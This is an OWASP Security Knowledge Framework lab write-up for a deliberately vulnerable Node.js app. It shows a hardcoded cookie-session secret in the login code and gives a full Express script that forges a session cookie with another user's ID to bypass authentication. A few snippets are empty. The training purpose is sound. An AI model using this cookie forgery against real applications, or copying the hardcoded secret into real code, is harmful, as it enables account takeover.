> For the complete documentation index, see [llms.txt](https://skf.gitbook.io/asvs-write-ups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://skf.gitbook.io/asvs-write-ups/auth-bypass/auth-bypass-1.md).
# NodeJS - Auth Bypass
## Running the app on Docker
```
$ sudo docker pull blabla1337/owasp-skf-lab:js-auth-bypass
```
```
$ sudo docker run -ti -p 127.0.0.1:5000:5000 blabla1337/owasp-skf-lab:js-auth-bypass
```
{% hint style="success" %}
Now that the app is running let's go hacking!
{% endhint %}
## Reconnaissance

Let's login with admin/admin.

Once we login we see an API key.
Let's have a look at the source code:
```javascript
app.all("/login", (req, res) => {
const sql = "SELECT * FROM users WHERE username = ? AND password = ?";
const api = "SELECT * FROM preferences WHERE UserId = ?";
if (req.method === "POST") {
db.get(sql, [req.body.username, req.body.password], (err, row) => {
if (row) {
req.session.userId = row.UserId;
req.session.secret = "e5ac-4ebf-03e5-9e29-a3f562e10b22";
req.session.loggedIn = true;
db.get(api, [req.session.userId], (err, row) => {
res.render("home.ejs", { api: row.API_key });
});
} else {
res.render("index.ejs");
}
});
} else {
db.get(api, [req.session.userId], (err, row) => {
res.render("home.ejs", { api: row.API_key });
});
}
});
```
We can see the cookie session secret is exposed, now we can try to recreate this application cookie implementation to be able to recreate a cookie to bypass the authentication.
## Exploitation
We can start building our malicious server.
```javascript
const cookieSession = require("cookie-session");
const express = require("express");
const cookieParser = require("cookie-parser");
const app = express();
app.use(express.static(__dirname));
app.use(cookieParser());
app.use(
cookieSession({
name: "session",
keys: ["e5ac-4ebf-03e5-9e29-a3f562e10b22"],
httpOnly: false,
maxAge: 86400000,
})
);
app.get("", (req, res) => {
req.session.userId = 2; // CHANGED THE USER ID
req.session.secret = "e5ac-4ebf-03e5-9e29-a3f562e10b22";
req.session.loggedIn = true;
res.render("evil.ejs");
});
const port = process.env.PORT || 1337;
app.listen(port, "0.0.0.0", () =>
console.log(`Listening on port ${port}...!!!`)
);
```
Save the snippet above to > evil\_server.js and run the commands below to install some dependencies. Of course you can also run your app on whatever service you want it does not have to be nodeJs express.
```
$ npm install express ejs cookie-session cookie-parser
```
Save the following snippet code into /views/evil.js
```html
The newly created cookie for doing the bypass:
```
We are ready to start our server:
```
$ node evil_server.js
```


Now we can replace our original cookie with the tampered cookie.

Refresh the page:
## Additional sources
{% embed url="" %}
{% embed url="" %}